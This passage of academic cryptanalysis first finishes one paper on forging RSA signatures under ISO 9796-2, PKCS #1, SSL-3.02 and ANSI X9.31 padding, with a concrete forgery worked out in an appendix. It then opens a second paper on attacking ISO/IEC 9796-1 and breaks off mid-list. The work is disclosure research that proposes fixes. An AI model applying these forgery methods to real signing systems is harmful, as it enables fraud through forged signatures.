$$(\mathtt{6A}_{16} + 1) \times 2^N = i \times n + r \quad \text{with} \quad r < n < 2^N$$

$$n' = i \times n = \mathtt{6A}_{16} \times 2^N + (2^N - r) = \mathtt{6A}_{16} \cdot n'[1] \cdot n'[0]$$

where n' is $N + 7$ bits long and $n'[1]$ is $N - L - 16$ bits long.

Setting $m[1] = n'[1]$ we get:

$$t = i \times n - \mu(m) \times 2^8 = n'[0] - \mathrm{HASH}(m) \cdot \mathtt{BC00}_{16}$$

where the size of t is less than $L + 16$ bits.

The forger can thus modify $m[2]$ (and therefore $\mathrm{HASH}(m)$) until he gets a set of messages which t-values are p_k-smooth and express one such $\mu(m_\tau)$ as a multiplicative combination of the others.

Note that the attack is again independent of the size of n (forging 1024-bit signatures is *not* harder than forging 512-bit ones) but, unlike our $\mathcal{F}$-attack, forged messages are specific to a given n and can not be recycled when attacking different moduli.

To optimize efforts, $\mathcal{A}$ must use the k minimizing $C'_{L+16,k}$.

Although the optimal time complexities for $L = 160$ and $L = 128$ are lower than the birthday complexities of SHA and MD5 we consider that $L = 160$ implementations are still reasonably secure.

$L = k_h$	**optimal** $\log_2 k$	$\log_2$ **time**	$\log_2$ **space**
128	18	54	36
160	20	61	40

Table 2. Attacks on ISO 9796-2, small public exponent.

Total message recovery. Assuming again that the hash function is known to both parties, that N and L are multiples of eight and that the size of m is $N-L-16$, function μ is:

$$\mu(m) = \mathtt{4A}_{16} \cdot m \cdot \mathrm{HASH}(m) \cdot \mathtt{BC}_{16}$$

Let us separate $m = m[1] \cdot m[0]$ into two parts where $m[0]$ consists of the ℓ least significant bits of m and $m[1]$ of all the remaining bits of m and compute, as in the previous case, an i such that:

$$n' = i \times n = \mathtt{4A}_{16} \cdot n'[1] \cdot n'[0]$$

where $n'[0]$ is $(L+\ell+16)$-bits long and $n'[1] \cdot n'[0]$ is N-bits long.

Setting $m[1] = n'[1]$ we get:

$$t = i \times n - \mu(m) \times 2^8 = n'[0] - m[0] \cdot \mathrm{HASH}(m) \cdot \mathtt{BC00}_{16}$$

where the size of t is less than $L+\ell+16$ bits.

$\mathcal{A}$ will thus modify $m[0]$ (and therefore HASH(m)) as needed and conclude the attack as in the partial recovery case. ℓ must be tuned to expect just enough p_k-smooth t-values with a reasonably high probability *i.e.*:

$$k \sim 2^\ell \times \rho\left(\frac{L+\ell+16}{\log_2(k \ln k)}\right)$$

The complexities summarized in the following table (a few PC-weeks for $k_h = 64$) seem to suggest a revision of this standard.

$L = k_h$	**optimal** $\log_2 k$	$\log_2$ **time**	$\log_2$ **space**	ℓ
64	15	47	30	32
80	17	51	34	34

Table 2 (continued). Attacks on ISO 9796-2, small public exponent.

Note that our attack would have applied as well to:

$$\mu(m) = \mathtt{4A}_{16} \cdot \mathrm{HASH}(m) \cdot m \cdot \mathtt{BC}_{16}$$

In which case take $n' = i \times n$ such that $n' \mod 256 = \mathtt{BC}_{16}$ and use m to replicate the least significant bits of n'; subtraction will then yield a moderate size integer times of a power of two.

An elegant protection against our attack is described in [13] (its security is basically comparable to that of PKCS #1 V2.0, discussed later on in this paper); a second efficient solution, suggested by Jean-Jacques Quisquater in the rump session of CRYPTO'97 is:

$$\mu(m) = \mathtt{4A}_{16} \cdot (m \oplus \mathrm{HASH}(m)) \cdot \mathrm{HASH}(m) \cdot \mathtt{BC}_{16}$$

4.3 Analyzing PKCS #1 V2.0, SSL-3.02 and ANSI X9.31

This section describes theoretical attacks on PKCS #1 V2.0, SSL-3.02 and ANSI X9.31 which are better than the birthday-paradox. Since our observations are not general (for they apply to moduli of the form $n = 2^k \pm c$) and more demanding than factorization, they *do not endanger current implementations of these standards*. It appears that $n = 2^k \pm c$ offers regular 1024-bit RSA security as far as c is not much smaller than 2^{500}, and square-free c-values as small as 400 bits may even be used [25]. In general ($n > 2^{512}$) such moduli appear to offer regular security as long as $\log_2(c) \cong \log_2(n)/2$ and c is square-free [26].

Although particular, $n = 2^k \pm c$ has been advocated by a number of cryptographers for it allows trial and error divisions to be avoided. For instance, the informative annex of ISO 9796-1 recommends "*...some forms of the modulus ($n = 2^k \pm c$) [that] simplify the modulo reduction and need less table storage.*". Note however, that even in our worst scenario, ISO 9796-1's particular form is still secure: for 1024-bit moduli, ISO 9796-1 recommends a 767-bit c whereas our attack will require a 400-bit c. The reader is referred to section 14.3.4 of [27] for further references on $n = 2^k \pm c$.

Assume that we are given a 1024-bit $n = 2^k - c$, where $\ell = \log_2(c) \cong 400$ and c is square-free; we start by analyzing SSL-3.02 where:

$$\mu(m) = \mathtt{0001}_{\mathtt{16}} \cdot \mathtt{FFFF}_{\mathtt{16}} \ldots \mathtt{FFFF}_{\mathtt{16}} \cdot \mathtt{00}_{\mathtt{16}} \cdot \mathrm{SHA}(m) \cdot \mathrm{MD5}(m)$$

$n - 2^{15} \times \mu(m)$ is an ℓ-bit number on which we conduct an ISO 9796-2-like attack which expected complexity is $C'_{\ell,k}$.

The characteristics of the attack are summarized in table 3 which should be compared to the birthday paradox (2^{144} time, negligible space) and the hardness of factorization ({time, space} denote the base-two logarithms of the time and space complexities of the attacks):

$\log_2 n$	ℓ	**optimal** $\log_2 k$	**our attack**	**factorization**
606	303	28	{84, 56}	{68, 41}
640	320	29	{87, 58}	{70, 42}
768	384	33	{97, 66}	{75, 45}
1024	400	34	{99, 68}	{86, 50}
1024	512	39	{115, 78}	{86, 50}

Table 3. Estimates for SSL 3.02, small public exponent.

The phenomenon also scales-down to PKCS #1 V2.0 where:

$$\mu(m) = \mathtt{0001}_{\mathtt{16}} \cdot \mathtt{FFFF}_{\mathtt{16}} \ldots \mathtt{FFFF}_{\mathtt{16}} \cdot \mathtt{00}_{\mathtt{16}} \cdot c_{\mathrm{SHA}} \cdot \mathrm{SHA}(m)$$
$$\mu(m) = \mathtt{0001}_{\mathtt{16}} \cdot \mathtt{FFFF}_{\mathtt{16}} \ldots \mathtt{FFFF}_{\mathtt{16}} \cdot \mathtt{00}_{\mathtt{16}} \cdot c_{\mathrm{MD5}} \cdot \mathrm{MD5}(m)$$

$$c_{\mathrm{SHA}} = \mathtt{3021300906052B0E03021A05000414}_{\mathtt{16}}$$
$$c_{\mathrm{MD5}} = \mathtt{3020300C06082A864886F70D020505000410}_{\mathtt{16}}$$

$\log_2 n$	ℓ	**optimal** $\log_2 k$	**our attack**	**factorization**
512	256	23	$\{77, \quad 46\}$	$\{64, \quad 39\}$
548	274	27	$\{80, \quad 54\}$	$\{66, \quad 40\}$

Table 4. Estimates for PKCS #1 V2.0 and ANSI X9.31, small public exponent.

and:

These figures appear roughly equivalent to a birthday-attack on SHA, even for rather small (550-bit) moduli. Note that the attack applies to $n = 2^k + c$ by computing $n - 2^{14} \times \mu(m)$.

Note : In a recent correspondence, Burt Kaliski informed us that Ron Rivest developed in 1991 a forgery strategy which is a simple case of the one described in this paper; the design of PKCS #1 V1.5 took this into account, but Ron's observation was never published. Further information on our attack will appear soon in an RSA bulletin `http://www.rsa.com/rsalabs/`.

A similar analysis where the prescribed moduli begin by $\texttt{6BBBBB}\ldots_{16}$ is applicable to ANSI X9.31 (yielding exactly the same complexities as for PKCS #1 V2.0) where:

$$\mu(m) = \texttt{6B}_{16} \cdot \texttt{BBBB}_{16} \ldots \texttt{BBBB}_{16} \cdot \texttt{BA}_{16} \cdot \mathrm{SHA}(m) \cdot \texttt{33CC}_{16}$$

ANSI X9.31 recommends to avoid $n = 2^k \pm c$. If one strictly follows the standard $n = \texttt{6BBBBB}\ldots_{16}$ can not occur (the standard requires a bit length which is a multiple of eight) but one could in theory work with $2\mu(m)$ instead of $\mu(m)$.

Finally, we will consider a theoretical setting in which an authority certifies moduli generated by users who wish to join a network; naturally, users never reveal their secret keys but using storage optimizations as a pretext, the authority implements an ID-based scheme where different *random looking* bits (registration ID, account numbers *etc*) are forced into the most significant bits of each n [26]. Users generate moduli having the prescribed patterns they receive.

If the authority can find two small constants $\{u, v\}$ such that:

$$\log_2(u \times n - v \times \mu(m)) \cong \eta \quad \text{for a moderate } \eta \tag{4}$$

then our attack would extend to moduli which are not necessarily of the form $2^k \pm c$. To do so, oversimplify the setting to $\mu(m) = (2^w - 1) \cdot f(m)$ and $n = n[1] \cdot n[0]$ where $n[0]$ has the size of $f(m)$ and substitute these definitions in equation (4):

$$\log_2(u \times (n[1] \cdot n[0]) - v \times ((2^w - 1) \cdot f(m))) \cong \eta$$

since the authority has no control over $f(m)$, the best thing to do would be to request that $u \times n[1] = v \times (2^w - 1)$ which results in an $\eta \cong \log_2(f(m)) + \log_2(\max\{u, v\})$.

The authority can thus prescribe moduli which most significant bits are $v_i \times (2^w - 1)/u_i$ where u_i are moderate-size factors of $2^w - 1$. Such factors look random and should not raise the user's suspicion.

We can therefore conclude that although practically safe, the use of authority-specified moduli in fixed-pattern padding contexts might be an interesting theoretical playground.

5 Conclusion and Further Research

Although the analysis presented in this paper indicates a weakness in ISO 9796-2 when $k_h \cong 64$, products using this standard should not be systematically withdrawn; a few product analyzes reveal that system-level specifications (message contents, insufficient access to $\mathcal{S}$ *etc.*) frequently make real-life attacks harder than expected.

It seems reasonable (although we can not base our belief on formal grounds) that good message recovery padding schemes should be usable for encryption as well; we motivate this recommendation by the functional similarity between RSA encryption and message recovery.

Full-domain-hash offers the best possible protection against our attack and we advocate its systematic use whenever possible. If impossible, it seems appropriate to link L and N since for a fixed L there is necessarily a point (birthday) above which increasing N will slow-down the legitimate parties without improving security.

We also recommend four research directions:

- An integer is $\{a, p_k\}$-semismooth [3] if each of its prime factors is smaller than a and all but one are smaller than p_k. A well known-strategy (called the *large prime variant*) consists of searching, using the birthday paradox, $\{a, p_k\}$-semismooth $\{\mu(x), \mu(y)\}$ pairs having an identical large prime factor (*e.g.* 80-bits long); the *ratio* $\mu(x)/\mu(y) \mod n$ can then be used as one p_k-smooth input in the Gaussian elimination.
- It might be interesting to find out if our $\mathcal{F}$-attack could handle $\tilde{s}$ by using a different Γ:

$$\Gamma = \Delta \cdot \mathtt{00000000001}_{16} \cdot \mathtt{00000000001}_{16} \cdots \mathtt{00000000001}_{16}$$

  In which case x-values should end by the pattern $\mathtt{2266}_{16}$, be p_k-smooth and such that $x' = x/\Delta$ is a valid message header. Note that different Δ-values might be mixed in the same attack, using a large prime variant where the different Γ-values are eliminated by modular division.
- Although we have no specific instances for the moment, one could also try to combine our technique with [4] to speed-up forgery in specific situations.
- Finally, it appears that incomplete *ad-hoc* analyzes of hash-functions (building digests with u prescribed bits in less than 2^u operations) could be the source of new problems in badly designed padding schemes.

6 Acknowledgements

We are grateful to Arjen Lenstra, Pascal Paillier and Michael Tunstall for their helpful comments, the authors also thank Pascal Autissier, Christophe Clavier, Renato Menicocci and Phong Q. Nguyễn for their insights into several mathematical details. Last but not least, we express our recognition to Burt Kaliski, Bart Preneel and Jean-Jacques Quisquater for their help.

References

1. L. Adleman, *A subexponential algorithm for the discrete logarithm problem with applications to cryptography*, Proceedings of the IEEE 20-th Annual symposium on the foundations of computer science, pp. 55-60, 1979.
2. ANSI X9.31, *Digital signatures using reversible public-key cryptography for the financial services industry (rDSA)*, 1998.
3. E. Bach and R. Peralta, *Asymptotic semismoothness probabilities*, Mathematics of computation, vol. 65, no. 216, pp. 1701–1715, 1996.
4. O. Baudron and J. Stern, *To pad or not to pad: does formatting degrade security ?*, 1999 RSA Data Security Conference proceeding book, 1999.
5. M. Bellare and P. Rogaway, *Random oracles are practical: a paradigm for designing efficient protocols*, Proceedings of the first annual conference on computer and communication security, ACM, 1993.
6. M. Bellare and P. Rogaway, *The exact security of digital signatures: how to sign with RSA and Rabin*, Advances in cryptology EUROCRYPT'96, Springer-Verlag, Lectures notes in computer science 1070, pp. 399–416, 1996.
7. R. Brent, *An improved Monte Carlo factorization algorithm*, Nordisk Tidskrift för Informationsbehandling (BIT) vol. 20, pp. 176–184, 1980.
8. N. de Bruijn, *On the number of positive integers $\leq x$ and free of prime factors $\geq y$*, *Indagationes Mathematicae*, vol. 13, pp. 50–60, 1951. (*cf.* as well to part II, vol. 28, pp. 236–247, 1966.).
9. G. Davida, *Chosen signature cryptanalysis of the RSA (MIT) public-key cryptosystem*, TR-CS-82-2, Department of electrical engineering and computer science, University of Wisconsin, Milwaukee, 1982.
10. D. Denning, *Digital signatures with RSA and other public-key cryptosystems*, Communications of the ACM, vol. 27-4, pp. 388–392, 1984.
11. Y. Desmedt and A. Odlyzko. *A chosen text attack on the RSA cryptosystem and some discrete logarithm schemes*, Advances in cryptology CRYPTO'85, Springer-Verlag, Lectures notes in computer science 218, pp. 516–522, 1986.
12. K. Dickman, *On the frequency of numbers containing prime factors of a certain relative magnitude*, Arkiv för matematik, astronomi och fysik, vol. 22A, no. 10, pp. 1–14, 1930.
13. DIN NI-17.4, *Specification of chipcard interface with digital signature application/function according to SigG and SigV*, version 1.0, 1998.
14. J. Dixon, *Asymptotically fast factorization of integers*, Mathematics of computation, vol. 36, no. 153, pp. 255–260, 1981.
15. J. Evertse and E. van Heyst, *Which new RSA-signatures can be computed from certain given RSA signatures ?*, Journal of cryptology vol. 5, no. 1, 41–52, 1992.
16. M. Girault, J.-F. Misarsky, *Selective forgery of RSA signatures using redundancy*, Advances in cryptology EUROCRYPT'97, Springer-Verlag, Lectures notes in computer science 1233, pp. 495–507, 1997.
17. J. Gordon, *How to forge RSA key certificates*, Electronic Letters, vol. 21, no. 9, April 25-th, 1985.
18. L. Guillou, J.-J. Quisquater, M. Walker, P. Landrock and C. Shaer, *Precautions taken against various attacks in* ISO/IEC DIS 9796, Advances in cryptology EUROCRYPT'90, Springer-Verlag, Lectures notes in computer science 473, pp. 465–473, 1991.
19. H. Halberstam, *On integers whose prime factors are small*, Proceedings of the London mathematical society, vol. 3, no. 21, pp. 102–107, 1970.
20. K. Hickman, *The SSL Protocol*, December 1995. Available electronically at: `http://www.netscape.com/newsref/std/ssl.html`
21. ISO/IEC 9796, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 1: Mechanisms using redundancy*, 1999.
22. ISO/IEC 9796-2, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 2: Mechanisms using a hash-function*, 1997.
23. ISO/IEC 10118-2, *Information technology - Security techniques - Hash-functions; Part 2: Hash functions using an n-bit block-cipher algorithm*, 1994.

24. W. de Jonge and D. Chaum. *Attacks on some RSA signatures*, Advances in cryptology CRYPTO'85, Springer-Verlag, Lectures notes in computer science 218, pp. 18–27, 1986.
25. A. Lenstra, *Generating RSA moduli with a predetermined portion*, Advances in cryptology ASIACRYPT'98, Springer-Verlag, Lectures notes in computer science 1514, pp. 1–10, 1998.
26. A. Lenstra, *de auditu*, January 1999.
27. A. Menezes, P. van Oorschot and S. Vanstone, *Handbook of applied cryptography*, CRC Press.
28. M. Michels, M. Stadler and H.-M. Sun, *On the security of some variants of the RSA signature scheme*, Computer security-ESORICS'98, Springer-Verlag, Lectures notes in computer science 1485, pp. 85–96, 1998.
29. J.-F. Misarsky, *A multiplicative attack using LLL algorithm on RSA signatures with redundancy*, Advances in cryptology CRYPTO'97, Springer-Verlag, Lectures notes in computer science 1294, pp. 221–234, 1997.
30. J.-F. Misarsky, *How (not) to design RSA signature schemes*, Public-key cryptography, Springer-Verlag, Lectures notes in computer science 1431, pp. 14–28, 1998.
31. National Institute of Standards and Technology, *Secure hash standard*, FIPS publication 180-1, April 1994.
32. J. Pollard, *Factoring with cubic integers*, The development of the number field sieve, Springer-Verlag, Lectures notes in computer science 1554, pp. 4–10, 1993.
33. C. Pomerance, *The quadratic sieve factoring algorithm*, Advances in cryptology EUROCRYPT'84, Springer-Verlag, Lectures notes in computer science 209, pp. 169–182, 1985.
34. R. Rivest, *RFC 1321: The MD5 message-digest algorithm*, Internet activities board, April 1992.
35. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public-key cryptosystems*, Communications of the ACM, vol. 21-2, pp. 120–126, 1978.
36. RSA Laboratories, PKCS #1*: RSA cryptography specifications*, version 2.0, September 1998.
37. H. Williams, *A modification of the RSA public key encryption procedure*, IEEE TIT, vol. 26, pp. 726–729, 1980.

APPENDIX A

The following (redundant) look-up table lists ρ for the various smoothness and digest-size values concerned by this paper; $\rho(136/24)$, the probability that a 136-bit number has no prime factors larger than 2^{24} is $2^{-14.2}$:

$-\log_2 \rho\searrow$	**16**	**20**	**24**	**28**	**32**	**36**	**40**	**44**	**48**	**52**	**56**	**60**	**64**	**68**	**72**
32	1.7	0.9	0.5	0.2	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0
48	4.4	2.7	1.7	1.1	0.8	0.5	0.3	0.1	0.0	0.0	0.0	0.0	0.0	0.0	0.0
64	7.7	5.0	3.4	2.4	1.7	1.2	0.9	0.7	0.5	0.3	0.2	0.0	0.0	0.0	0.0
80	11.5	7.7	5.4	3.9	2.9	2.2	1.7	1.3	1.0	0.8	0.6	0.5	0.4	0.3	0.2
96	15.6	10.7	7.7	5.7	4.4	3.4	2.7	2.1	1.7	1.4	1.1	0.9	0.8	0.6	0.5
112	20.1	13.9	10.2	7.7	5.9	4.7	3.8	3.1	2.5	2.1	1.7	1.4	1.2	1.0	0.8
128	24.9	17.4	12.8	9.8	7.7	6.1	5.0	4.1	3.4	2.8	2.4	2.0	1.7	1.4	1.2
136	27.4	19.2	14.2	10.9	8.6	6.9	5.6	4.6	3.9	3.2	2.8	2.3	2.0	1.7	1.5
144	29.9	21.1	15.6	12.0	9.5	7.7	6.3	5.2	4.4	3.7	3.1	2.7	2.3	2.0	1.7
152	32.4	22.9	17.1	13.2	10.5	8.5	7.0	5.8	4.9	4.1	3.5	3.0	2.6	2.3	2.0
160	35.1	24.9	18.6	14.4	11.5	9.3	7.7	6.4	5.4	4.6	3.9	3.4	2.9	2.6	2.2
168	37.9	26.9	20.1	15.6	12.5	10.2	8.4	7.0	5.9	5.1	4.4	3.8	3.3	2.9	2.5
176	40.6	28.9	21.7	16.9	13.5	11.0	9.1	7.7	6.5	5.6	4.8	4.2	3.6	3.2	2.8
400	129.	95.2	73.9	59.2	49.0	41.5	35.1	30.2	26.5	23.1	20.8	18.5	16.7	15.1	13.7
512	179.	133	104	84.0	69.8	59.0	50.8	44.0	38.8	34.1	30.6	27.2	24.9	22.5	20.6

The table uses the exact formula (section 2) for $t \leq 10$ and de Bruijn's approximation [8] for $t > 10$:

$$\rho(t) \cong (2\pi t)^{-1/2} \exp\left(\gamma - t\zeta + \int_0^\zeta \frac{e^s - 1}{s} ds\right)$$

where ζ is the positive solution of $e^{\zeta} - 1 = t\zeta$ and γ is Euler-Mascheroni's constant.

APPENDIX B

The attack's time-consuming part is the exhaustive-search of k appropriate x-strings; therefore, when one wants the x-strings to be 256-bits long, the increase in k makes the attack impractical.

To overcome this problem, we suggest the following: as a first step, collect the signatures corresponding to moderate-size p_k-smooth x-strings (which are relatively easy to find) and extract from their appropriate multiplicative combinations the e-th roots of the k first primes. Then, exhaustive-search two plain-English 128-bit messages $\{m, m'\}$ ending by the letter `f` such that $\mu(m)/\Gamma$ and $\mu(m')/\Gamma$ are both p_k-smooth, with:

$$\Gamma = 2^{256(c-1)} + \ldots + 2^{256} + 1$$

for a $(256 \times c + 1)$-bit modulus. Since we only need two such numbers, the overall workload is very tolerable. Next, submit m to $\mathcal{S}$ and divide its signature by the e-th roots of its small prime factors to recover $\Gamma^d \mod n$. Using $\Gamma^d \mod n$ and the e-th roots of the k first primes we can now forge, by multiplication, the signature of m'.

APPENDIX C

This appendix contains an $\mathcal{F}$ forgery that works with any 1025-bit modulus; to fit into the appendix, the example was computed for $e = 3$ but forgeries for other public exponents are as easy to obtain.

step 1: Select any 1025-bit RSA modulus, generate $d = 3^{-1} \mod \phi(n)$, let $\mu = \mathcal{F}$ and form the 180 messages:

$$m_i = (256 \times \texttt{message}[i]_{\texttt{16}} + 102) \times \sum_{j=0}^{11} 2^{32j}$$

where `message[i]` denotes the elements of the following table:

00014E	008C87	00D1E8	01364B	0194D8	01C764	021864	03442F	0399FB	048D9E	073284	0863DE	09CCE8
0A132E	0A2143	0BD886	0C364A	0C368C	0C6BCF	0D3AC1	0D5C02	0EA131	0F3D68	0F9931	31826A	31BE81
31ED6B	31FCD0	320B25	32B659	332D04	3334D8	33EAFC	33EB1D	343B49	353D02	35454C	35A1A9	36189E
362C79	365174	3743AB	3765F6	37C1E2	3924AC	3998A8	3AF8A7	3B6900	3B9EEB	3BC1FF	3DE2DE	3E51BE
3E8191	3F49F3	3F69AC	4099D9	40BF29	41C36C	41D8C0	424EE8	435DB7	446DC1	4499CC	44AA20	44EE53
4510E8	459041	45A464	45AA03	460B80	4771E7	486B6A	499D40	4A5CF8	4AC449	4ADA0A	4B87A8	4C06A1
4C5C17	4D4685	4E39EA	4EB6B6	4F8464	716729	71C7D3	71FA22	722209	72DBF1	7619AB	765082	767C39
76885C	78F5F3	79E412	79FAD6	7CD0ED	7D0ABA	7DBA1D	7DE6A5	7E06A2	7EA5F2	7EC1ED	7EEC78	90BB4B
90DE38	9139D7	934C2C	9366C5	941809	941BFB	947EB4	94DB29	952D45	9745BD	978897	97A589	9827AF
984FAC	9A193D	9A83E2	9B74E3	9BEAE9	9C704F	9DBA98	9F9337	A00D15	A02E3D	A10370	A429A6	A4DADD
A4F689	A5485D	A6D728	A76B0F	A7B249	A87DF3	A95438	A96AA4	AB1A82	AD06A8	AEA0D0	AEB113	D076C5
D13F0E	D18262	D1B0A7	D35504	D3D9D4	D3DEE4	D4F71B	D91C0B	D96865	DA3F44	DB76A8	DE2528	DE31DD
DE46B8	DE687D	DEB8C8	DF24C3	DFDFCF	DFF19A	E12FAA	E1DD15	E27EC1	E39C56	E40007	E58CC8	E63CE0
E6596C	E7831E	E796FB	E7E80C	E85927	E89243	E912B4	E9BFFF	EA0DFC	EACF65	EB29FA		

step 2: construct the message $m' = \mathtt{EE7E8E66}_{16} \times \sum_{j=0}^{11} 2^{32j}$ and obtain from the signer the 180 signatures $s_i = \mu(m_i)^d \mod n$.

step 3: the signature of m' is:

$$\mu(m')^d = \prod_{i=0}^{345} p_i^{-\mathtt{gamma[}i\mathtt{]}} \prod_{i=1}^{180} s_i^{\mathtt{beta[}i\mathtt{]}} \mod n$$

where p_i denotes the i-th prime (with $p_0 = \Gamma_{23}$) and `beta[`i`]` denotes the elements of the following table:

1	2	1	2	2	2	2	1	2	2	2	1	1	2	2	2	1	1	2	1	2	2	2	2	2	1	1	2	1	1	2	1	1	2	1	1
1	1	1	1	1	1	2	1	1	1	1	2	1	1	1	1	2	2	1	1	2	1	2	1	1	2	2	1	1	1	1	2	1	1	2	1
1	1	1	1	2	2	1	2	1	2	1	1	1	1	1	1	2	2	2	2	2	2	2	2	2	2	1	1	1	1	1	1	1	1	1	2
1	1	1	2	2	2	2	1	2	2	1	1	2	2	2	2	1	1	2	1	2	2	2	2	1	1	1	2	1	1	2	1	1	1	1	2
2	1	1	1	1	2	2	1	2	2	1	1	2	2	2	1	2	1	2	2	2	1	2	1	2	2	1	2	1	2	2	1	1	2	1	1

`gamma[`i`]` represents the hexadecimal values:

57	57	68	33	27	18	16	13	10	0F	0E	0B	09	09	0D	05	0B	07	04	08	07	07	07	09	0A	03	07
04	05	05	03	04	03	01	02	03	04	03	01	03	03	03	02	06	03	03	04	06	02	04	04	02	02	03
02	04	04	03	04	01	04	03	02	03	02	01	02	02	01	03	01	01	01	01	03	03	01	03	02	02	01
04	02	04	02	02	01	02	01	01	01	03	03	01	02	01	01	00	03	02	03	01	01	02	01	02	02	03
03	04	03	03	02	03	01	02	03	02	01	03	02	02	01	01	00	02	01	01	03	01	01	01	01	01	02
00	02	00	00	01	02	01	01	01	00	01	01	00	01	01	02	02	01	01	01	00	01	00	01	01	04	02
02	02	01	02	02	01	02	01	02	00	01	00	02	01	02	02	00	01	02	01	01	01	02	01	01	01	02
01	00	01	01	00	00	01	02	00	01	00	01	01	00	01	00	01	02	02	01	01	02	00	00	02	01	02
02	01	00	00	01	00	01	00	01	00	02	00	00	00	01	01	00	00	01	01	00	00	00	01	00	00	00
00	00	00	01	01	00	00	01	02	01	01	01	00	01	02	01	01	01	02	00	00	00	01	01	00	01	00
00	00	02	02	01	00	01	02	00	01	00	01	02	00	01	00	00	01	00	01	01	01	00	01	01	00	01
01	01	01	00	00	01	01	00	00	01	01	00	01	01	00	00	01	00	00	00	01	01	02	02	01	01	00
00	01	02	01	02	00	01	01	00	01	00	00	00	00	00	00	01	00	00	01	02	01					

Cryptanalysis of ISO/IEC 9796-1

[Non publié. *Soumis au Journal of Cryptology*]

Don Coppersmith[1], Jean-Sébastien Coron[2], François Grieu[3], Shai Halevi[1], Charanjit Jutla[1], David Naccache[2], and Julien. P. Stern[4]

[1] IBM T.J. Watson Research Center, PO Box 218, Yorktown Heights, NY 10598, USA.
{copper,shaih,csjutla}@watson.ibm.com
[2] Gemplus Card International, 34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron,david.naccache}@gemplus.com
[3] Spirtech, 1 Rue Danton, 75006 Paris, France.
francois.grieu@spirtech.com
[4] Cryptolog International SAS, 16 - 18 rue Vulpian, 75013 Paris, France.
julien@cryptolog.com

Abstract. We describe two different attacks against the ISO/IEC 9796-1 signature standard for RSA and Rabin. Both attacks consist in an existential forgery under a chosen-message attack: the attacker asks for the signature of some messages of his choice, and is then able to produce the signature of a message that was never signed by the legitimate signer. The first attack is a variant of Desmedt and Odlyzko's attack and requires a few hundreds of signatures. The second attack is more powerful and requires only three signatures.

1 Introduction

A digital signature of a message is a bit string dependent on some secret known only to the signer, and on the message being signed. A digital signature must be verifiable by a third party without knowing the signer's secret. A signature scheme is generally based on a public-key cryptosystem. A private and public key pair is generated by the user, who publishes the public-key while the private-key remains secret. The private key is used to generate a signature of a given message, and the public key is used to verify the signature of a message.

The first realization of digital signatures was based on the RSA cryptosystem, invented in 1977 by Rivest, Shamir and Adleman [13], which is to now the most widely used public-key cryptosystem. In this scheme, the public key is a composite integer N and a public exponent e, and the secret key is a private exponent d such that $ed = 1 \bmod \phi(N)$. To sign a message m, the signer first applies some encoding function μ that maps m into a number smaller than N, and then raises $\mu(m)$ to the private exponent d modulo N. The signature is then $s = \mu(m)^d \mod N$. The signature is verified by checking that $s^e = \mu(m) \mod N$, where e is the public exponent.

A signature scheme is said to be secure if it is infeasible to produce a valid signature of a message without knowing the private key. This task should remain infeasible even if the attacker can obtain the signature of any message of his choice. This security notion was formalized by Goldwasser, Micali and Rivest in [6] and called *existential unforgeability* *under an adaptive chosen message attack*. It is the strongest security notion for a signature scheme and it is now considered as the standard security notion for signature schemes.

The ISO/IEC 9796-1 standard [8] was published in 1991 by ISO as the first international standard for digital signatures. It specifies some encoding function μ (among other things). For many years, the standard was believed to be secure, as no attack better than factoring the modulus N was known; see [5] for the rationale behind the design of ISO/IEC 9796-1, and [12] for a survey on RSA-based digital signatures.

In this paper, we describe two different attacks against the ISO/IEC 9796-1 signature standard. Each of the two attacks constitutes existential forgery under a chosen-message attack: the attacker asks for the signature of some messages of his choice, and is then able to produce the signature of a message that was never signed by the owner of the private key. The first attack [1], designed by Coppersmith, Halevi and Jutla, appeared as a research contribution to P1363. It is a variant of an attack, published at Crypto '99 by Coron, Naccache and Stern [2], against a slightly modified variant of the ISO/IEC 9796-1 standard. Those attacks are a variant of Desmedt and Odlyzko's attack against RSA and require a few hundred signatures. The second attack was published by Grieu at Eurocrypt 2000 [7] and uses a different technique; it is more powerful as it requires only three signatures. After the publication of those attacks, the ISO/IEC 9796-1 standard has been withdrawn.

2 RSA and Rabin Signature Schemes

2.1 The RSA Signature Scheme

In this section, we briefly recall the RSA signature scheme, based on the RSA cryptosystem. The user generates two random primes p and q of approximately the same size, and computes the modulus $N = p \cdot q$. He randomly picks an encryption exponent $e \in \mathbb{Z}^*_{\phi(N)}$ and computes the corresponding decryption exponent d such that $e \cdot d = 1 \mod \phi(N)$. Alternatively, the user can select a small exponent e such as $e = 3$ or $e = 2^{16} + 1$. The public-key is then (N, e) and the private key is (N, d). The RSA signature scheme is specified by an encoding function μ, which takes as input a message m and returns an integer modulo N, denoted $\mu(m)$. Below we sometime call $\mu(m)$ "the redundant message" (since μ would typically add some redundancy). The signature of a message m is then:

$$s = \mu(m)^d \mod N$$

The signature is verified by checking that

$$\mu(m) \overset{?}{=} s^e \mod N$$

2.2 The Rabin Signature scheme

We recall the Rabin-Williams signature scheme [11]. It uses an encoding function $\mu(m)$ such that for all m, $\mu(m) = 6 \mod 16$.

Key generation: on input 1^k, generate two $k/2$-bit primes p and q such that $p = 3 \mod 8$ and $q = 7 \mod 8$. The public key is $N = p \cdot q$ and the private key is $d = (N - p - q + 5)/8$.

Signature generation: compute the Jacobi symbol $J = \left(\frac{\mu(m)}{N}\right)$. The signature of m is then $s = \min(\sigma, N - \sigma)$, where:

$$\sigma = \begin{cases} \mu(m)^d \mod N & \text{if } J = 1 \\ (\mu(m)/2)^d \mod N & \text{otherwise} \end{cases}$$

Signature verification: compute $\omega = s^2 \mod N$ and check that:

$$\mu(m) \overset{?}{=} \begin{cases} \omega & \text{if } \omega = 6 \mod 8 \\ 2 \cdot \omega & \text{if } \omega = 3 \mod 8 \\ N - \omega & \text{if } \omega = 7 \mod 8 \\ 2 \cdot (N - \omega) & \text{if } \omega = 2 \mod 8 \end{cases}$$

In appendix A, we recall some simple facts about the Jacobi symbol, which enable to show that signature verification works. In particular, the fact that $\left(\frac{2}{N}\right) = -1$ ensures that either $\mu(m)$ or $\mu(m)/2$ has Jacobi symbol equal to 1.

3 Desmedt and Odlyzko's Attack

This attack [3] applies to the RSA and Rabin signature schemes and provides an existential forgery against a chosen-message attack.

1. Select a bound y and let $L = (p_1, \ldots, p_\ell)$ be the list of primes smaller than y.
